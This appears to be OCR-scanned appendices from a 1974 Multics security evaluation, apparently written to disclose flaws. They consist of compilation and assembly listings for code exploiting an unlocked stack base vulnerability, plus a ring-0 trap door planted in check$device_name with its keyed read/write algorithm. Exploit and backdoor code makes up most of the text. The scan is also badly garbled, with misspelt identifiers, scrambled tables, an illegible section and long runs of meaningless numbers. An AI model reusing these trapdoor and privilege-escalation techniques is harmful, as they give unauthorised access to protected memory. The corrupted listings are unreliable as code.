(entry_sequence)

(entry_sequence)

(entry_sequence)

(entry_sequence)

(entry_sequence)

(entry_sequence)

(entry_sequence)

000072 3a 777706 3700 04

000073 La 000003 0540 04

000074 0a 000020 6270 00

000075 La 777713 7100 24

000076 0a 000000 000000

000077 0a 000000 000000

000100 3a 777700 3700 04

000101 La 000003 0540 04

000102 0a 000030 6270 00

000103 La 777705 7100 24

000104 0a 000000 000000

000105 0a 000000 000000

000106 3a 777672 3700 04

000107 La 000003 0540 04

000110 0a 000040 6270 00

000111 La 777677 7100 24

000112 0a 000000 000000

000113 0a 000000 000000

000114 3a 777664 3700 04

000115 La 000003 0540 04

000116 0a 000050 6270 00

000117 La 777671 7100 24

000120 0a 000000 000000

000121 0a 000000 000000

000122 3a 777656 3700 04

000123 La 000003 0540 04

000124 0a 000060 6270 00

000125 La 777663 7100 24

000126 0a 000000 000000

000127 0a 000000 000000

000130 3a 777650 3700 04

000131 La 000003 0540 04

000132 0a 000070 6270 00

000133 La 777655 7100 24

000134 0a 000000 000000

000135 0a 000000 000000

000136 3a 777642 3700 04

000137 La 000003 0540 04

000140 0a 000100 6270 00

000141 La 777647 7100 24

000142 0a 000000 000000

000143 0a 000000 000000

000144 3a 777634 3700 04

000145 La 000003 0540 04

000146 0a 000110 6270 00

000147 La 777641 7100 24

000150 0a 000000 000000

000151 0a 000000 000000

000152 3a 777626 3700 04

000153 La 000003 0540 04

000154 0a 000120 6270 00

000155 La 777633 7100 24

000156 0a 000000 000000

000157 0a 000000 000000

000160 3a 777620 3700 04

000161 La 000003 0540 04

000162 0a 000130 6270 00

000163 La 777625 7100 24

000165	3a	000000	000000	(entry_sequence)
000166	3a	777612	3700 04	
000167	La	000003	0540 04	
000170	0a	000140	6270 00	
000171	La	777617	7100 24	
000172	aa	000000	000000	
000173	aa	000000	000000	(entry_sequence)
000174	3a	777604	3700 04	
000175	La	000003	0540 04	
000176	0a	000150	6270 00	
000177	La	777611	7100 24	
000200	aa	000000	000000	
000201	aa	000000	000000	
000202	9a	777576	0000 46	sys_info_clock
000203	5a	000154	0000 20	

SYMBOL INFORMATION

SYMBOL TABLE HEADER

000000	22	000000	001001
000001	22	240000	000033
000002	22	000000	001045
000003	22	240000	000427
000004	22	000000	101452
000005	22	141711	067671
000006	22	000000	101561
000007	22	720122	210541
000010	22	000000	000000
000011	22	000000	000002
000012	22	000000	000000
000013	22	000530	000204
000014	22	000000	001474
000015	22	240000	000440
000016	22	003141	154155
000017	22	037101	114115
000020	22	040126	145162
000021	22	163151	157156
000022	22	040064	056064
000023	22	054040	123145
000024	22	160164	145155
000025	22	142145	162040
000026	22	061071	067063
000027	22	163165	142166
000030	22	040040	040040
000031	22	040040	040040
000032	22	040040	040040
000033	22	040040	040040
000034	22	040040	040040
000035	22	040040	040040
000036	22	040040	040040

MULTICS ASSEMBLY CROSS REFERENCE LISTING

Value	Symbol	Source file	Line number
	+text	subv:	2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13,
330	arg_0	subv:	14, 15, 16, 17, 18, 19, 20, 21.
50	bases	subv:	205, 210.
171	bases_loop	subv:	25, 97, 110.
306	bounds_pair	subv:	109, 114.
0	can	subv:	184, 188, 199.
50	cloc	subv:	8, 28.
	clock	subv:	13, 50.
70	control	subv:	104.
60	dis	subv:	26, 99, 126.
254	fetch_succeeded	subv:	14, 55.
240	id_inst	subv:	139, 158.
310	illegal_bf	subv:	7, 151.
120	laci	subv:	4, 193.
130	iam	subv:	18, 75.
30	ldbr	subv:	19, 80.
20	ldt	subv:	11, 40.
267	legal_bf	subv:	10, 36.
3	low_order_time	subv:	3, 179.
160	master_node_succeeded	subv:	23, 106.
	rcu	subv:	30, 34, 38, 42, 47, 52, 57, 62, 67, 72, 77, 82,
150	registers	subv:	87, 92, 96.
60	regs_loop	subv:	21, 90.
177	racm	subv:	25, 98, 118.
140	save_area	subv:	117, 123.
5	scu	subv:	15, 60.
10	sdb	subv:	20, 85.
40	smca	subv:	24, 111.
100	smic	subv:	9, 32.
110	sys_info	subv:	12, 45.
2	time_of_failure	subv:	16, 65.
331	try_op	subv:	17, 70.
261	xed_fetch	subv:	104.
212	xed_fetcher	subv:	22, 105.
262	xed_fetch_pair	subv:	2, 206.
266	xed_store	subv:	138, 163.
224	xed_store	subv:	5, 132.
264	xed_store_pair	subv:	164, 166.
		subv:	147, 174.
		subv:	6, 142.
		subv:	170, 175.

FATAL ERRORS ENCOUNTERED

APPENDIX B

Unlocked Stack Base Listing

This appendix contains listings of the four modules which make up the code needed to exploit the Unlocked Stack Base Vulnerability described in Section 3.3.3. The first two procedures, di and dia, implement step one of the vulnerability - inserting code into emergency_shutdown.link (referred to in the listings as esd.link.) The last two procedures, fi and fia, implement step two of the vulnerability - actually using the inserted code to read or write any 36 bit quantity in the system. Figure 9 in the main text corresponds to di and dia. Figure 10 corresponds to fi and fia. As in Appendix A, obsolete 645 instructions are flagged by the assembler.

COMPILATION LISTING OF SEGMENT d1
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1838.9 edf Hed
 Options: map

```

1 d1:
2   proc;
3
4 /* Procedure to place trapdoor in emergency_shutdown.link */
5   declare
6   ring0_get_ssegptr entry (char (*), char (*), ptr, fixed bin),
7   sp ptr,
8   code fixed bin,
9   com_err_entry options (variable),
10  i fixed bin,
11  fi entry (ptr, bit (36) aligned),
12  dia entry (ptr, ptr),
13  moffset fixed bin int static init (296),      /* offset within emergency_shutdown.link at which to patch */
14  mvp ptr;
15  call ring0_get_ssegptr ("" , "signaller", sp, code); /* get segment number of signaller */
16  if code ~= 0 then
17    do;
18  error:
19    call com_err_ (code, "dl");
20    return;
21  end;
22  call ring0_get_ssegptr ("" , "emergency_shutdown.link", mvp, code); /* get segment number of emergency_shutdown.link
*/
23
24  if code ~= 0 then go to error;
25
26  call dia (sp, addrel (mvp, moffset));          /* call dia program to finish */
27  do i = moffset to moffset+11, moffset+14 to moffset+23; /* zero out all but 2 instruction patch */
28    call fi (addrel (mvp, i), "0");
29  end;
30
31  end;

```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
code		000102	automatic	fixed bin(17,0)	dcl 6 set ref 15 16 18 22 23
com_err_		000014	constant	entry	external dcl 6 ref 18
dia		000020	constant	entry	external dcl 6 ref 25
fi		000016	constant	entry	external dcl 6 ref 27
i		000103	automatic	fixed bin(17,0)	dcl 6 set ref 26 27 27
offset		000104	constant	fixed bin(17,0)	initial dcl 6 ref 25 25 26 26 26 26
mvp		000012	constant	pointer	dcl 6 set ref 22 25 25 27 27
ring0_get_segptr		000012	constant	entry	external dcl 6 ref 15 22
sp		000100	automatic	pointer	dcl 6 set ref 15 25

NAMES DECLARED BY EXPLICIT CONTEXT.

di	000020	constant	entry	external dcl 1 ref 1
error	000061	constant	label	dcl 18 ref 18 23

NAME DECLARED BY CONTEXT OR IMPLICATION.

address			builtin function	Internal ref 25 25 27 27
---------	--	--	------------------	--------------------------

STORAGE REQUIREMENTS FOR THIS PROGRAM.

Object	Text	Link	Symbol	Defs	Static
Start	0	270	312	220	300
Length	454	22	127	50	12

External procedure di uses 118 words of automatic storage

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.

call_ext_out_desc	call_ext_out	return	ext_entry
-------------------	--------------	--------	-----------

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.

com_err_	dia	fi
----------	-----	----

NO EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.

LINE	LJC	LINE	LOC	LINE	LOC	LINE	LOC
1	000017	15	000025	16	000057	20	000100
25	000134	26	000150	27	000161	29	000217
						23	000132

```

ASSEMBLY LISTING OF SEGMENT >user_dir>dir>Druid>Karger>compiler_pool>dia.aia
ASSEMBLED ON: 04/11/74 1824.7 edt Thu
OPTIONS USED: list old_object old_call symbols
ASSEMBLED BY: ALM Version 4.4, September 1973
ASSEMBLER CREATED: 02/13/74 1728.8 edt Wed

```

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	
000000																													
000000																													
000000	aa	6	00022	3521	20																								
000001	aa	2	00020	6521	00																								
000002	aa	2	00060	3521	00																								
000003	aa	2	77742	2521	00																								
000004	aa	2	77720	3331	00																								
000005	aa	6	00032	2501	00																								
000006	aa	0	00030	2370	00																								
000007	0a	0	00023	3520	00																								
000010	aa	6	00050	2521	00																								
000011	aa	6	00036	3701	00																								
000012	aa	0	00004	3521	20																								
000013	aa	2	00000	3521	20																								
000014	aa	6	00052	2521	00																								
000015	aa	0	00002	3521	20																								
000016	aa	2	00000	3501	20																								
000017	aa	6	00000	3521	00																								
000020	aa	6	00052	3721	20																								
000021	aa	77777	6200	00																									
000022	aa	0	00000	7101	00																								
000023	aa	2	00000	3721	00																								
000024	aa	6	00020	1731	20																								
000025	aa	6	00010	0731	00																								
000026	aa	6	00024	6101	00																								
000027	aa	0	00000	0110	03																								
000030	aa	2	00000	7173	00																								
000031	aa	2	00002	7103	00																								
000032																													

NO LITERALS

NAME DEFINITIONS FOR ENTRY POINTS AND SEGDEFS

000032	5a	000003	000000	
000033	2a	000012	000001	dia
000034	3a	003 144	151 141	
000035	5a	000011	000000	
000036	6a	000000	000002	symbol_table
000037	3a	014 163	171 155	
000040	3a	142 157	154 137	
000041	3a	164 141	142 154	
000042	3a	145 000	000 000	
000043	5a	000016	000000	
000044	5a	000037	000002	
000045	3a	010 162	145 154	rel_text
000046	3a	137 164	145 170	
000047	3a	164 000	000 000	
000050	5a	000023	000000	
000052	3a	010 162	145 154	rel_link
000053	3a	137 154	151 156	
000054	3a	153 000	000 000	
000055	3a	000030	000000	
000057	3a	012 162	145 154	rel_symbol
000060	3a	137 163	171 155	
000061	3a	142 157	154 000	
000062	3a	000000	000000	

NO EXTERNAL NAMES

NO TRAP POINTER WORDS

TYPE PAIR BLOCKS

000063	3a	000001	000000
000064	3a	000000	000000

INTERNAL EXPRESSION WORDS

000065	3a	000031	000000
--------	----	--------	--------

LINKAGE INFORMATION

000000	3a	000000	000000
000001	0a	000032	000000
000002	aa	000000	000000
000003	3a	000000	000000
000004	3a	000000	000000
000005	3a	000000	000000
000006	22	000010	000020
000007	32	000000	000020
000010	3a	777770	0000 46
000011	5a	000033	0000 17
000012	3a	777766	3700 04
000013	La	000003	0540 04
000014	0a	000000	6270 00
000015	La	777773	7100 24
000016	3a	000000	000000
000017	3a	000000	000000

*text i
(entry_sequence)

SYMBOL INFORMATION

SYMBOL TABLE HEADER

000000	00	000000	001001
000001	00	240000	000033
000002	00	000000	001045
000003	00	240000	000427
000004	00	000000	101452
000005	00	141711	067671
000006	00	000000	101561
000007	00	717414	003357
000010	00	000000	000000
000011	00	000000	000002
000012	00	000000	000000
000013	00	000066	000020
000014	00	000000	001474
000015	00	240000	000440
000016	00	003141	154155
000017	00	037101	114115
000020	00	040126	145162
000021	00	163151	157156
000022	00	040064	056064
000023	00	054040	123145
000024	00	160164	145155
000025	00	142145	162040
000026	00	061071	067063
000027	00	144151	141040
000030	00	040040	040040
000031	00	040040	040040
000032	00	040040	040040
000033	00	040040	040040
000034	00	040040	040040
000035	00	040040	040040
000036	00	040040	040040

MULTICS ASSEMBLY CROSS REFERENCE LISTING

Value	Symbol	Source file	Line number
0	*text	dia:	2.
52	dia	dia:	2, 4.
23	do_it_ptr	dia:	3, 11, 15.
50	return_inst	dia:	6, 18.
30	return_pointer	dia:	3, 7, 8.
	xed_inst	dia:	5, 24.

NO FATAL ERRORS

COMPILATION LISTING OF SEGMENT f1
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1840.9 edt Med
 Options: map

```

1 fls
2   proc (fixp, word);
3
4   /* Entry to store 36 bits */
5
6   declare
7     ring0_get_ssegptr entry (char (*), char (*), ptr, fixed bin),
8     moffset fixed bin int static init (296),
9     ( sp,
10      mvp)
11   ptr,
12   code fixed bin,
13   fixp ptr,
14   word bit (36) aligned,
15   fla entry (ptr, ptr, ptr, bit (36) aligned),
16   com_err_ entry options (variable),
17   flagla_ entry (ptr, ptr, ptr, bit (36) aligned),
18   fix bit (1) aligned;
19   fix = "1"b;
20   go to common;
21
22
23 91:
24   entry (fixp, word);
25
26   fix = "0"b;
27
28 common:
29   call ring0_get_ssegptr ("", "signaller", sp, code); /* get segment number of signaller */
30   if code = 0 then
31     do;
32       call com_err_ (code, "f1");
33       return;
34     end;
35   call ring0_get_ssegptr ("", "emergency_shutdown.link", mvp, code); /* get segment number of emergency_shutdown
36
37   if code = 0 then go to error;
38   if fix then call fla (sp, addrel (mvp, moffset+12), fixp, word); /* call aim program to finish */
39   else call flagla (sp, addrel (mvp, moffset+12), fixp, word);
40   end;
41
42 */

```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
code		000104	automatic	fixed bin(17,0)	dcl 7 set ref 28 30 32 36 37
com_err_		000016	constant	entry	external dcl 7 ref 32
fla		000014	constant	entry	external dcl 7 ref 38
flagla		000020	constant	entry	external dcl 7 ref 39
fix		000105	automatic	bit(1)	dcl 7 set ref 19 26 38
fixp			parameter	pointer	dcl 7 set ref 1 23 38 39
avoffset			constant	fixed bin(17,0)	initial dcl 7 ref 38 38 39 39
avp		000102	automatic	pointer	dcl 7 set ref 36 38 38 39 39
ring0_get_ssegptr		000012	constant	entry	external dcl 7 ref 28 36
sp		000100	automatic	pointer	dcl 7 set ref 28 38 39
word			parameter	bit(36)	dcl 7 set ref 1 23 38 39
NAMES DECLARED BY EXPLICIT CONTEXT.					
common		000040	constant	label	dcl 28 ref 20 28
error		000076	constant	label	dcl 32 ref 32 37
fl		000021	constant	entry	external dcl 1 ref 1
gl		000032	constant	entry	external dcl 23 ref 23
NAME DECLARED BY CONTEXT OR IMPLICATION.					
addr				builtin function	internal ref 38 38 39 39
STORAGE REQUIREMENTS FOR THIS PROGRAM.					
Object	470	Text	0	Link	304
Start			0	Symbol	326
Length			224	Defs	224
					60
External procedure fl uses 114 words of automatic storage					
THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.					
call_ext_out_desc				call_ext_out	return
THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.					
com_err_				fla	flagla
NO EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.					
LINE	LJC	LINE	LOC	LINE	LOC
1	000020	19	000026	23	000031
32	000076	34	000115	37	000152
				26	000037
				38	000154
				28	000040
				39	000201
				LINE	LOC
				30	000074
				40	000223

ring0_get_ssegptr

000052	33	77777	6200	00	43	eax0	-1	"transfer to signaler
000053	33	0	00000	7101 20	44	tra	apl0,*	
000054					45	even	on	
000054					46	inhibit		"trapdoor xed's these
000054	33	6	00052	2363 20	47	ldq_stq_in_arg:	fixp,*	"load thru ptr
000055	33	6	00054	7563 20	48	ldq	wordp,*	"store in output argument
000056					49	stq	off	"trapdoor does the bpl2
000056	33	6	00020	1731 20	50	inhibit		"and returns here
000057	33	6	00010	0731 00	51	return		
000060	33	6	00024	6101 00	52	end		

NO LITERALS

NAME DEFINITIONS FOR ENTRY POINTS AND SEGDEFS

000062	5a	000003	000000	
000063	2a	000020	000001	gia
000064	aa	003 147 151 141		
000065	5a	000006	000000	
000066	2a	000012	000001	fia
000067	aa	003 145 151 141		
000070	5a	000014	000000	
000071	6a	000000	000002	symbol_table
000072	aa	014 163 171 155		
000073	aa	142 157 154 137		
000074	aa	164 141 142 154		
000075	aa	145 000 000 000		
000076	5a	000021	000000	
000077	6a	000037	000002	rel_text
000100	aa	010 162 145 154		
000101	aa	137 164 145 170		
000102	aa	164 000 000 000		
000103	5a	000026	000000	rel_link
000105	aa	010 162 145 154		
000106	aa	137 154 151 156		
000107	aa	153 000 000 000		
000110	5a	000033	000000	
000112	aa	012 162 145 154		
000113	aa	137 163 171 155		
000114	aa	142 157 154 000		
000115	aa	000000	000000	rel_symbol

111 NO EXTERNAL NAMES

NO TRAP POINTER WORDS

TYPE PAIR BLOCKS

000116	aa	000001	000000
000117	aa	000000	000000

INTERNAL EXPRESSION WORDS

000120	5a	000034	000000
000121	aa	000000	000000

LINKAGE INFORMATION

000000	aa	000000	000000
000001	0a	000062	000000
000002	aa	000000	000000
000003	aa	000000	000000
000004	aa	000000	000000
000005	aa	000000	000000
000006	22	000010	000026
000007	a2	000000	000026
000010	3a	777770	0000 46
000011	5a	000036	0000 17
000012	3a	777766	3700 04
000013	La	000003	0540 04
000014	0a	000000	6270 00
000015	La	777773	7100 24
000016	aa	000000	000000
000017	aa	000000	000000
000020	3a	777760	3700 04
000021	-a	000003	0540 04
000022	0a	000031	6270 00
000023	La	777765	7100 24
000024	aa	000000	000000
000025	aa	000000	000000

*text1
(entry_sequence)

(entry_sequence)

SYMBOL INFORMATION

SYMBOL TABLE HEADER

000000	33	000000	001001
000001	33	240000	000033
000002	33	000000	001045
000003	33	240000	000427
000004	33	000000	101452
000005	33	141711	067671
000006	33	000000	101561
000007	33	720061	637647
000010	33	000000	000000
000011	33	000000	000002
000012	33	000000	000000
000013	33	000122	000026
000014	33	000000	001474
000015	33	240000	000440
000016	33	003141	154155
000017	33	037101	114115
000020	33	040126	145162
000021	33	163151	157156
000022	33	040064	056064
000023	33	054040	123145
000024	33	160164	145155
000025	33	142145	162040
000026	33	061071	067063
000027	33	146151	141040
000030	33	040040	040040
000031	33	040040	040040
000032	33	040040	040040
000033	33	040040	040040
000034	33	040040	040040
000035	33	040040	040040
000036	33	040040	040040

MULTICS ASSEMBLY CROSS REFERENCE LISTING

Value	Symbol	Source file	Line number
0	*text	flat	2, 3.
52	fla	flat	2, 7.
31	fixp	flat	5, 13,
24	gla	flat	3, 31.
54	ldq_stq	flat	18, 25.
50	ldq_stq_in_arg	flat	41, 47.
56	tra_p	flat	5, 16,
54	word	flat	6, 10,
	wordp	flat	5, 33,
			17, 39, 40.
			26, 36, 48.
			17, 25, 49.

NO FATAL ERRORS

APPENDIX C

Trap door in check\$device_name Listing

This appendix contains listings of the trap door inserted in check\$device_name in Section 3.4.5.2 and the two modules needed to call the trap door. Check\$device_name is actually one entry point in the procedure check\$device_index. The patches are shown in the assembly language listing of the code produced by the PL/I compilation of check\$device_index. Most of the patches were placed in the entry sequence to check\$device_index, taking advantage of the fact that PL/I entry sequences contain the ASCII representation of the entry name for debugging purposes. Since the debugger cannot run in ring 0, this is essentially free patching space. Additional patches were placed at each return point from check\$device_name, so that the trap door would be executed whenever check\$device_name returned to its caller.

Zg is a PL/I procedure which calls the trap door to either read or write any 36-bit word accessible in ring 0. Zg uses zdata, an assembly language routine, to define a structure in the linkage section which contains machine instructions with which to communicate with the trap door.

The trap door algorithm is as follows:

1. Set the bp register to point to the argument rcode. Rcode has been bound to zdata\$code in the procedure call from zg and must lie on an odd word boundary.
2. Compare the double word at bp|1 with the key string in the trap door to see if this is a legitimate user calling. If the keys do not match, then just return. If the keys do match, then we know who this is and must proceed.
3. Do an execute double (XED) on the two instruction at bp|3. This allows the caller to provide any instructions desired.
4. The two instructions provided by zdata at bp|3 and bp|5 are ldq bp|5 and stq bp|7. Bp|5 and bp|7 contain pointers to the locations from which to read and to which to write, respectively. These pointers are set in zg.
5. Finally, the trap door simply returns upon completion of the XED pair.

COMPILATION LISTING OF SEGMENT CHECK
 Compiled by: Multics PL/I Compiler, Version of 5 October 1972.
 Compiled on: 02/21/74 1115.3 edt Zhu

```

1  checksdevice_index: proc (devx, dp, cctp, rcode);
2
3  dcl devx fixed bin (12),
4  /* dp ptr, */
5  cctp ptr,
6  rcode fixed bin (17),
7  cctno fixed bin (18);
8
9
10     dcl code fixed bin(17);
11
12     dcl ioam_check ext entry;
13
14     error_table_sdm_no_cot ext fixed bin,
15     error_table_sdm_nt_asnd ext fixed bin,
16     error_table_sdm_basary ext fixed bin;
17
18
19
20 /* BEGIN INCLUDE ..... dcl ..... */
21 /* Declaration for the Device Configuration Table */
22
23 dcl 1 dcl_seg8 ext aligned,
24     2 ndev fixed bin (17),
25     2 desc (300 /* dev_nam_max */),
26     3 dev_nam char (32),
27     3 phys_nam char (32),
28     3 glocno fixed bin (3),
29     3 physchn fixed bin (12),
30     3 direct_chan bit (1);
31
32 /* END INCLUDE ..... dcl ..... */
33
34
35
36 /* BEGIN INCLUDE ..... cat ..... */
37 /* Channel Assignment Table for the GIOC Interface Module */
38
39 dcl 1 cat_seg8 ext aligned,
40     2 event fixed bin,
41     2 abs_base fixed bin (24),
42     2 stat_base bit (3),
43     2 safes ptr,
44     2 devtab (200),
45     (3 cctno bit (18),
46
47     /* GIOC wait event */
48     /* absolute address of base of DCW segment */
49     /* status channel used by GIOC */
50     /* pointer to safety DCW pair */
51     /* per-device-index information accessed */
52     /* by the "devx" presented in the GIOC calls */
53     /* segment number of the CCT for this user */
54     /* - only accessed by one process */
55
56

```

```

57 3 dev_rel_add bit (18),
58
59 3 dev_list_len bit (12),
60
61 3 stat_x bit (10),
62
63 3 end_x bit (10),
64
65 3 pad bit (1),
66
67 3 status_lost bit (1),
68
69 3 dir_chan bit (1),
70
71 3 pad1 bit (1) unaligned,
72
73 2 free_x fixed bin (10),
74
75 2 overflow fixed bin (18),
76
77 2 status (512) fixed bin (71),
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

```

```

/* offset of dev list within dev segment. */
/* zero is interpreted as dev-list not
/* yet allocated */
/* size of dev list in dev's */
/*
/* index pointing to oldest item in status queue */
/*
/* index pointing to end of status queue */
/*
/*
/* ON if status lost */
/*
/* on if direct channel */
/*
/* guess again */
/*
/* index pointing to head of free status queue */
/*
/* status queue overflow count */
/*
/* status queue */
/* remember to change cur_length of cat_ses on
/* hardware header if you change this */
/*
/* pointer to devtab entry */
/*
/* "devtab" entry declaration */

```

```

/* END INCLUDE ..... cat ..... */
/*

```

```

101 rcode = 0;
102 dp = addr(cat_ssgs, devtab (devx));
103 call ioam_check(devx, code); /* see if device assigned to this process */
104 if code != 1 then do; /* it is not, so report error */
105   rcode = error_table_sdev_nt_asand;
106   cctp = null;
107   return;
108 end;
109 ecctno = dp => dev_entry.cctno;
110 if ecctno = 0 then do;
111   rcode = error_table_sgin_no_cct;
112   cctp = null;
113   return;
114 end;
115 ecctp = baseptr (ecctno);
116 return;
117
118
119
120
121
122 device_name; entry (devnam, dctx, rcode);
123
124 dcl devnam char (*);
125 dcl dctx fixed bin (17);
126
127 /* setup and search the DCT for match */
128
129 rcode = 0;
130 do dctx = 1 to dctx_ssgs.ndev;
131   if dctx_ssgs.denc (dctx).dev_nam = devnam then return;
132 end;
133
134 /* no matches, set complaint */
135
136 rcode = error_table_sgin_baddev;
137 return;
138
139
140 end;

```

VARIABLES DECLARED IN THIS COMPILATION.

IDENTIFIER	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
VARIABLES DECLARED BY DECLARE STATEMENT.				
abs_base		external static	fixed bin(24,0)	level 2 aligned dcl 78
abs_segs	000040	external static	structure	level 4 aligned dcl 78
accho	000142	automatic	fixed bin(18,0)	dcl 8 ref 111 112 117
cccho		external static	bit(18)	array level 3 unaligned dcl 78
cccho		based	bit(18)	level 2 unaligned dcl 93 ref 111
cccho		parameter	pointer	dcl 8 ref 108 114 117
cccho		automatic	fixed bin(17,0)	dcl 10 ref 105 106
code	000143	external static	structure	level 1 aligned dcl 31
dcl_segs	000036	parameter	fixed bin(17,0)	dcl 125 ref 130 131 132
dclx		external static	bit(12)	array level 3 unaligned dcl 78
dclx_list_len		based	bit(12)	level 2 unaligned dcl 93
dclx_list_len		external static	bit(18)	level 2 unaligned dcl 93
dclx_rel_add		external static	bit(18)	array level 2 unaligned dcl 78
dclx_rel_add		external static	structure	array level 2 aligned dcl 31
degs	000036	based	structure	level 1 aligned dcl 93
dev_entry		external static	char(32)	array level 3 aligned dcl 31 ref 131
dev_name	000036	external static	char	unaligned dcl 125 ref 131
devnam		external static	structure	array level 2 aligned dcl 78 ref 104
devtab	000040	parameter	fixed bin(12,0)	dcl 8 ref 104 105
devx		parameter	bit(1)	array level 3 unaligned dcl 78
dtr_chan		external static	bit(1)	level 2 unaligned dcl 93
dtr_chan		based	bit(1)	array level 3 aligned dcl 31
direct_chan		external static	bit(1)	dcl 93 ref 104 111
dp		parameter	pointer	level 2 unaligned dcl 93
end_x		based	bit(10)	array level 3 unaligned dcl 78
end_x		external static	bit(10)	dcl 16 ref 107
error_table_dev_at_end	000032	external static	fixed bin(17,0)	dcl 16 ref 136
error_table_dev_at_end		external static	fixed bin(17,0)	dcl 16 ref 136
error_table_dev_at_end	000034	external static	fixed bin(17,0)	dcl 16 ref 136
error_table_dev_at_end	000030	external static	fixed bin(17,0)	level 2 aligned dcl 78
event		external static	fixed bin(17,0)	level 2 aligned dcl 78
freq_x		external static	fixed bin(17,0)	array level 3 aligned dcl 31
glogno		external static	fixed bin(10,0)	external irreducible ref 105
load_check		external static	fixed bin(10,0)	level 2 aligned dcl 31 ref 130
ndex	000026	link reference	entry	array level 3 unaligned dcl 78
overflow	000036	external static	fixed bin(17,0)	level 2 unaligned dcl 93
pad		external static	bit(1)	array level 3 unaligned dcl 78
pad		based	bit(1)	array level 3 aligned dcl 31
pad		external static	fixed bin(12,0)	dcl 8 ref 103 107 113 129 136
physchan		external static	char(32)	level 2 aligned dcl 78
physchan		external static	fixed bin(17,0)	level 2 aligned dcl 78
rcode		parameter	pointer	array level 2 aligned dcl 78
safe		external static	bit(3)	array level 3 unaligned dcl 78
stat_base		external static	fixed bin(71,0)	level 2 unaligned dcl 93
stat_q		external static	bit(10)	array level 3 unaligned dcl 78
stat_x		external static	bit(10)	array level 3 unaligned dcl 78
stat_x		based	bit(1)	level 2 unaligned dcl 93
status_lost		external static	bit(1)	external irreducible ref 2
status_lost		based	bit(1)	external irreducible ref 122
VARIABLES DECLARED BY EXPLICIT CONTEXT.				
checkservice_index	000022	link reference	entry	

VARIABLES DECLARED BY CONTEXT OR IMPLICATION.

edge
baseptr
null

builtin function
builtin function
builtin function

internal ref 104
internal ref 117
internal ref 108 114

000000 000000 000000 000000 000000

CONSTANTS		
000002	AA	000000000000
000003	AA	000000000001
000004	AA	000000000023
000005	AA	000000000110
000006	AA	000000000002
000007	AA	777777777670
000010	AA	777777000043
000011	AA	000001000000

[illegible]

000001	000002	000003	000004	000005	000006	000007	000008	000009	000010	000011	000012	000013	000014	000015	000016	000017	000018	000019	000020	000021	000022	000023	000024	000025	000026	000027	000028	000029	000030	000031	000032	000033	000034	000035	000036	000037	000038	000039	000040	000041	000042	000043	000044	000045	000046	000047	000048	000049	000050	000051	000052	000053	000054	000055	000056	000057	000058	000059	000060	000061	000062	000063	000064	000065	000066	000067	000068	000069	000070	000071	000072	000073	000074	000075	000076	000077	000078	000079	000080	000081	000082	000083	000084	000085	000086	000087	000088	000089	000090	000091	000092	000093	000094	000095	000096	000097	000098	000099	000100	000101	000102	000103	000104	000105	000106	000107	000108	000109	000110	000111	000112	000113	000114	000115	000116	000117	000118	000119	000120	000121	000122	000123	000124	000125	000126	000127	000128	000129	000130	000131	000132	000133	000134	000135	000136	000137	000138	000139	000140	000141	000142	000143	000144	000145	000146	000147	000148	000149	000150	000151	000152	000153	000154	000155	000156	000157	000158	000159	000160	000161	000162	000163	000164	000165	000166	000167	000168	000169	000170	000171	000172	000173	000174	000175	000176	000177	000178	000179	000180	000181	000182	000183	000184	000185	000186	000187	000188	000189	000190	000191	000192	000193	000194	000195	000196	000197	000198	000199	000200	000201	000202	000203	000204	000205	000206	000207	000208	000209	000210	000211	000212	000213	000214	000215	000216	000217	000218	000219	000220	000221	000222	000223	000224	000225	000226	000227	000228	000229	000230	000231	000232	000233	000234	000235	000236	000237	000238	000239	000240	000241	000242	000243	000244	000245	000246	000247	000248	000249	000250	000251	000252	000253	000254	000255	000256	000257	000258	000259	000260	000261	000262	000263	000264	000265	000266	000267	000268	000269	000270	000271	000272	000273	000274	000275	000276	000277	000278	000279	000280	000281	000282	000283	000284	000285	000286	000287	000288	000289	000290	000291	000292	000293	000294	000295	000296	000297	000298	000299	000300	000301	000302	000303	000304	000305	000306	000307	000308	000309	000310	000311	000312	000313	000314	000315	000316	000317	000318	000319	000320	000321	000322	000323	000324	000325	000326	000327	000328	000329	000330	000331	000332	000333	000334	000335	000336	000337	000338	000339	000340	00034
--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	